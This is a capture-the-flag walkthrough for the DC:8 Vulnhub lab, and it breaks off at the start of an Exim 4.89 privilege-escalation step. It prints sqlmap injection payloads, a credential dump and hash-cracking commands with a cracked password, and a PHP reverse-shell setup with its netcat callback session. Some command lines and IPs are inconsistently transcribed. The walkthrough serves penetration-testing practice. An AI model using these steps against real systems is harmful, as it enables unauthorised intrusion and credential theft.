

DC:8 Vulnhub

DC:8 Vulnhub machine is a Capture the Flag (CTF) challenge that involves multiple steps of penetration testing, including network scanning, exploiting vulnerabilities like SQL injection, cracking password hashes, setting up reverse shells, and exploiting a privilege escalation vulnerability to capture the final flag. Below is an elaborated step-by-step guide to help you through the challenge.


Step 1: Boot DC:8 and Kali Linux Virtual Machines in VirtualBox

1. Start VirtualBox and Boot Machines:

- Open **VirtualBox** and boot the **DC:8** and **Kali Linux** VMs. Ensure both virtual machines are connected to the same network for easy communication.

2. Network Configuration:

- Set up the network for both machines as **Bridged Adapter** or **Host-Only Adapter**. This ensures the two VMs are on the same subnet and can communicate directly.



Step 2: Discover the Target IP Using Netdiscover

1. Open Terminal in Kali Linux:

- After logging into Kali Linux, start a terminal.

2. Use Netdiscover to Find the Target's IP:

- Run the following command to discover active hosts in your local network:
- `sudo netdiscover`
- Look for the **PCS Systemtechjk GmbH** entry, as this represents the **DC:8** machine. The IP address will be listed next to it. This is the target IP for the exploitation process.

3. Note the Target IP:

- Write down the **DC:8** machine's IP address as you'll need it for scanning and later exploitation steps.

```
Currently scanning: 192.168.4.0/16 | Screen View: Unique Hosts
7 Captured ARP Req/Rep packets, from 7 hosts. Total size: 420
```

IP	At MAC Address	Count	Len	MAC Vendor / Hostname
192.168.0.1	28:87:ba:40:ac:d9	1	60	TP-Link Corporation Limited
192.168.0.117	98:da:c4:42:07:51	1	60	TP-LINK TECHNOLOGIES CO.,LTD.
192.168.0.118	3c:ef:8c:3d:3f:ce	1	60	Zhejiang Dahua Technology Co., Ltd.
192.168.0.119	10:68:38:9f:f5:5d	1	60	AzureWave Technology Inc.
192.168.0.117	08:00:27:6a:e7:62	1	60	PCS Systemtechnik GmbH
192.168.1.1	98:da:c4:42:07:51	1	60	TP-LINK TECHNOLOGIES CO.,LTD.
192.168.0.120	0a:a5:bb:7f:1b:36	1	60	Unknown vendor

```
(alfred@kali)-[~]
$
```

Step 3: Scan the Target Machine with Nmap

1. Run Nmap to Discover Open Ports:

- Open a new terminal window in Kali Linux and run the following command to perform a full scan of all ports on the target:
- `nmap -p- -sV -A <Target_IP>`
- Explanation:
 - `-p-`: Scans all ports (1-65535).
 - `-sV`: Detects the version of services running on open ports.
 - `-A`: Performs OS detection, version detection, script scanning, and traceroute.

```
(kali@kali) [~/Downloads]
$ nmap -p- -sV -A 192.168.0.129
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-12-04 06:15 EST
Nmap scan report for 192.168.0.129
Host is up (0.0012s latency).
Not shown: 65533 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.4p1 Debian 10+deb9u1 (protocol 2.0)
|_ ssh-hostkey:
|   2048 35:a7:e6:c4:a8:3c:63:1d:e1:c0:ca:a3:66:bc:88:bf (RSA)
|   256  ab:ef:9f:69:ac:ea:54:c6:8c:61:55:49:0a:e7:aa:d9 (ECDSA)
|_  256  7a:b2:c6:87:ec:93:76:d4:ea:59:4b:1b:c6:e8:73:f2 (ED25519)
80/tcp    open  http      Apache httpd
|_ http-generator: Drupal 7 (http://drupal.org)
|_ http-robots.txt: 36 disallowed entries (15 shown)
|_ /includes/ /misc/ /modules/ /profiles/ /scripts/
|_ /themes/ /CHANGELOG.txt /cron.php /INSTALL.mysql.txt
|_ /INSTALL.pgsql.txt /INSTALL.sqlite.txt /install.php /INSTALL.txt
|_ /LICENSE.txt /MAINTAINERS.txt
|_ http-server-header: Apache
|_ http-title: Welcome to DC-8 | DC-8
MAC Address: 08:00:27:7B:08:4D (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel


TRACEROUTE
HOP RTT      ADDRESS
1   1.23 ms  192.168.0.129

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 13.30 seconds
```

Step 4: Explore the Web Application for SQL Injection Vulnerabilities


1. Access the Web Application:

- Open a web browser on Kali Linux and navigate to the **DC:8** website using the target IP address (e.g., http://<Target_IP>).



2. Check for SQL Injection:

- Navigate to any page that includes URL parameters. For example, you may notice a URL like http://<Target_IP>/who_we_are?id=1. This suggests a **SQL injection** vulnerability.



3. Exploit SQL Injection:

- By clicking on the "Who We Are" link or any similar page, examine how the URL is constructed and look for any indications that the application is vulnerable to SQL injection. If you see any parameters like id=1, this could be exploited.

Step 5: Use SQLMap to Exploit the SQL Injection

1. Run SQLMap to List Databases:

- Open a terminal in Kali and use **SQLMap** to enumerate the databases:
- `sqlmap -u "http://<Target_IP>/who_we_are?id=1" --dbs --batch --risk 3 --level 5`
- Explanation of options:
 - u: URL of the vulnerable page.
 - dbs: Enumerates all databases.
 - batch: Automatically answers prompts during scanning.
 - risk 3 --level 5: Increases the depth of the scan.

```
[kali@kali:~/Downloads]
$ sqlmap -u http://192.168.0.129/nid2 --dbs --batch --risk 3 --level 5

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 06:22:06 /2024-12-04/

[06:22:06] [INFO] resuming back-end DBMS 'mysql'
[06:22:06] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
Parameter: nid (GET)
Type: boolean-based blind
Title: AND boolean-based blind - WHERE or HAVING clause
Payload: nid=2 AND 7385=7385

Type: error-based
Title: MySQL > 3.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
Payload: nid=2 AND (SELECT 7990 FROM(SELECT COUNT(*),CONCAT(0x717a7171,(SELECT (ELT(7990=7990,1)))0x716b706271,FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.PLUGINS GROUP BY x)a)

Type: time-based blind
Title: MySQL > 3.0.12 AND time-based blind (query SLEEP)
Payload: nid=2 AND (SELECT 3230 FROM (SELECT(SLEEP(5)))mULP)

Type: UNION query
Title: Generic: UNION query (NULL) - 1 column
Payload: nid=1903 UNION ALL SELECT CONCAT(0x717a7171,0x544c4f54477486a7272727797849756b7772727574a536c6db5a5a6b759065696162666271a84c4e,0x716b706271)--

[06:22:06] [INFO] the back-end DBMS is MySQL
web application technology: Apache
back-end DBMS: MySQL > 3.0 (MariaDB fork)
[06:22:06] [INFO] fetching database names
[06:22:06] [WARNING] reflective value(s) found and filtering out
[06:22:06] [WARNING] potential permission problems detected ('command denied')
[06:22:06] [INFO] resumed: 'dtdb'
[06:22:06] [INFO] resumed: 'information_schema'
available databases [2]:
[*] dtdb
[*] information_schema

[06:22:06] [WARNING] HTTP error codes detected during run:
500 [Internal Server Error] - 1 times
[06:22:06] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/192.168.0.129'

[*] ending @ 06:22:06 /2024-12-04/
```

2. List Tables in the d7db Database:

- After identifying available databases, run the following to list tables in the d7db database:
- `sqlmap -u "http://<Target_IP>/who_we_are?id=1" -D d7db --tables --batch --risk 3 --level 5`

```
kali@kali:~/Downloads
$ sqlmap -u http://192.168.0.129/nid+2 -D d7db --tables --batch --risk 3 --level 5

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not re
[*] starting @ 06:23:48 /2024-12-04/

[06:23:48] [INFO] resuming back-end DBMS 'mysql'
[06:23:48] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
Parameter: nid (GET)
  Type: boolean-based blind
  Title: AND boolean-based blind - WHERE or HAVING clause
  Payload: nid=2 AND 7385=7385

  Type: error-based
  Title: MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
  Payload: nid=2 AND (SELECT 7990 FROM(SELECT COUNT(*),CONCAT(0x717a7171,(SELECT (ELT(7990=7990,1)))0x716b706271,FLOOR(RAND(0)+2))x FROM INFORMATION_SCHEMA.PLUGINS GROUP BY x)a)

  Type: time-based blind
  Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
  Payload: nid=2 AND (SELECT 3230 FROM (SELECT(SLEEP(5)))mULP)

  Type: UNION query
  Title: Generic UNION query (NULL) - 1 column
  Payload: nid=1903 UNION ALL SELECT CONCAT(0x717a7171,0x544c4f544a7486a727177797849756b777275714a536c6d4b545a6b755065696162666271484c4e,0x716b706271)-- --

[06:23:48] [INFO] the back-end DBMS is MySQL
web application technology: Apache
back-end DBMS: MySQL >= 5.0 (MariaDB fork)
[06:23:48] [INFO] fetching tables for database: 'd7db'
[06:23:48] [WARNING] reflective values(s) found and filtering out
[06:23:48] [WARNING] potential permission problems detected ('command denied')
Database: d7db
[88 tables]
+-----+
| block |
| cache |
| filter |
| history |
| role |
| system |
```

```
| node_revision |
| node_type |
| queue |
| ref_mapping |
| registry |
| registry_file |
| role_permission |
| search_dataset |
| search_index |
| search_node_links |
| search_total |
| semaphore |
| sequences |
| sessions |
| shortcut_set |
| shortcut_set_users |
| site_messages_table |
| taxonomy_index |
| taxonomy_term_data |
| taxonomy_term_hierarchy |
| taxonomy_vocabulary |
| url_aliases |
| users |
| users_roles |
| variable |
| views_display |
| views_view |
| watchdog |
| webform |
| webform_component |
| webform_conditional |
| webform_conditional_actions |
| webform_conditional_rules |
| webform_emails |
| webform_last_download |
| webform_roles |
| webform_submissions |
| webform_submitted_data |

[06:23:48] [WARNING] HTTP error codes detected during run:
500 (Internal Server Error) - 1 times
[06:23:48] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/192.168.0.129'

[*] ending @ 06:23:48 /2024-12-04/
```

3. Dump Data from the Users Table:

- Use SQLMap to dump data from the users table, where user credentials are likely stored:
- `sqlmap -u "http://<Target_IP>/who_we_are?id=1" -D d7db -T users --dump --batch --risk 3 --level 5`

```
[kali@kali:]-[~/Downloads]
$ sqlmap -u http://192.168.0.129/mid-2 -D d7db -T users --dump

[1.5.8stable]
https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 06:26:10 /2024-12-04/

[06:26:10] [INFO] resuming back-end DBMS 'mysql'
[06:26:10] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
--
Parameter: nid (GET)
Type: boolean-based blind
Title: AND boolean-based blind - WHERE or HAVING clause
Payload: nid=2 AND 7385=7385

Type: error-based
Title: MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
Payload: nid=2 AND (SELECT 7990 FROM(SELECT COUNT(*),CONCAT(0x717a7a7171,(SELECT (ELT(7990=7990,1)))0x716b706271,FLOOR(RAND(0)+2))x FROM INFORMATION_SCHEMA.PLUGINS GROUP BY x)a)

Type: time-based blind
Title: MySQL >= 5.0.12 and time-based blind (query SLEEP)
Payload: nid=2 AND (SELECT 3230 FROM (SELECT(SLEEP(5)))muLP)

Type: UNION query
Title: Generic UNION query (NULL) - 1 column
Payload: nid=1903 UNION ALL SELECT CONCAT(0x717a7a7171,0x544c4f544a77486a727177797849756b7772757371a536c6d4b545a0b75506596162666271484c4e,0x716b706271)-- --

[06:26:10] [INFO] the back-end DBMS is MySQL
web application technology: Apache
back-end DBMS: MySQL >= 5.0 (MariaDB fork)
[06:26:10] [INFO] fetching columns for table 'users' in database 'd7db'
[06:26:10] [WARNING] reflective value(s) found and filtering out
[06:26:10] [WARNING] potential permission problems detected ('command denied')
[06:26:10] [INFO] resumed: 'uid', 'int(10) unsigned'
[06:26:10] [INFO] resumed: 'name', 'varchar(60)'
[06:26:10] [INFO] resumed: 'pass', 'varchar(128)'
[06:26:10] [INFO] resumed: 'mail', 'varchar(254)'
[06:26:10] [INFO] resumed: 'theme', 'varchar(255)'
[06:26:10] [INFO] resumed: 'signature', 'varchar(255)'
[06:26:10] [INFO] resumed: 'signature_format', 'varchar(255)'
```

4. Capture the Hash for User “john”:


- Find the hash for the user **john** in the dump. This will be used to crack the password in a later step.

[illegible]

Step 6: Crack the Password Hash

1. Identify the Hash Type:

- Copy the hash for user **john** and use an online **hash identifier** to determine its type. In this case, it will likely be **Drupal7**.



2. Verify Hash Type Using Hashcat:

- To confirm the hash type, run:
- `hashcat -h | grep Drupal7`
- This should return the mode number for **Drupal7**, which is 7900.

3. Crack the Hash Using Hashcat:

- Save the hash to a text file, for example `dc8.txt`. Then, run the following **Hashcat** command to crack it:
- `hashcat -a 0 -m 7900 dc8.txt /usr/share/wordlists/rockyou.txt`
- **Hashcat** will attempt to crack the hash using the **rockyou.txt** wordlist, which is included with Kali Linux. Once successful, it will display the cracked password.


```
(kali㉿kali)-[~/Downloads]
$ hashcat -a 0 -m 7900 dc8.txt /usr/share/wordlists/rockyou.txt --show
$S$DqupvJbxVmqjr6cYePnx2A891ln7lsuku/3if/oRVZJaz5mKC2vF:turtle

(kali㉿kali)-[~/Downloads]
$
```

Step 7: Set Up a Reverse Shell

1. Download PHP Reverse Shell:

- Use this URL to download a **PHP reverse shell**:
- <https://raw.githubusercontent.com/pentestmonkey/php-reverse-shell/master/php-reverse-shell.php>
- Copy the entire code into a text editor.

The screenshot shows a web browser window with the address bar displaying '192.168.0.129/node/3#'. The browser's address bar also shows several bookmarks: 'Kali Forums', 'Kali NetHunter', 'Exploit-DB', 'Google Hacking DB', and 'OffSec'. The page title is 'DC-8' and the user is logged in as 'My account'. The page has a blue header with a logo and navigation links: 'Home', 'Who We Are', and 'Contact Us'. A green message box states: 'You have already submitted this form. View your previous submissions.' The main content area is titled 'Contact Us' and includes a progress bar showing 'Submitted by admin on Tue, 09/03/2019 - 16:15'. The form has tabs for 'View', 'Edit', 'Webform', and 'Results'. It contains fields for 'Name *', 'Email Address *', and 'Details *'. A 'Submit' button is at the bottom.


2. Modify the PHP Reverse Shell:

- Change the reverse shell's IP and port to your Kali machine's IP and a listening port (e.g., 8886):
- `$ip = 'Kali_IP';`
- `$port = 8886;`

3. Start a Netcat Listener:

- Open a terminal in Kali Linux and run:
- `nc -lnvp 8886`
- **Don't press enter yet.**

```
(kali@kali)-[~/Downloads]
$ nc -lnvp 8886
listening on [any] 8886 ...
connect to [192.168.0.101] from (UNKNOWN) [192.168.0.129] 34938
Linux dc-8 4.9.0-4-amd64 #1 SMP Debian 4.9.51-1 (2017-09-28) x86_64 GNU/Linux
21:54:39 up 44 min,  0 users,  load average: 0.04, 0.05, 0.01
USER      TTY      FROM          LOGIN@   IDLE   JCPU   PCPU   WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ python -c 'import pty; pty.spawn("/bin/bash")'
www-data@dc-8:/$ find / -perm -u=s -type f 2>/dev/null
find / -perm -u=s -type f 2>/dev/null
/usr/bin/chfn
/usr/bin/gpasswd
/usr/bin/chsh
/usr/bin/passwd
/usr/bin/sudo
/usr/bin/newgrp
/usr/sbin/exim4
/usr/lib/openssh/ssh-keysign
/usr/lib/eject/dmccrypt-get-device
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/bin/ping
/bin/su
/bin/umount
/bin/mount
www-data@dc-8:/$ exim --version | head -1
exim --version | head -1
Exim version 4.89 #2 built 14-Jun-2017 05:03:07
```



```
*Untitled 2 - Mousepad
File Edit Search View Document Help
1 python -c 'import pty; pty.spawn("/bin/bash")'
2
3 find / -perm -u=s -type f 2>/dev/null
4
5 exim --version | head -1
```


4. Submit the Reverse Shell:


- In the web application, navigate to the confirmation box or the input field for uploading PHP code.
- Paste the modified **PHP reverse shell** code there and submit the form. After submission, the reverse shell should connect back to your listener.

Step 8: Exploit Exim4.89 Vulnerability

1. Search for Exploit:

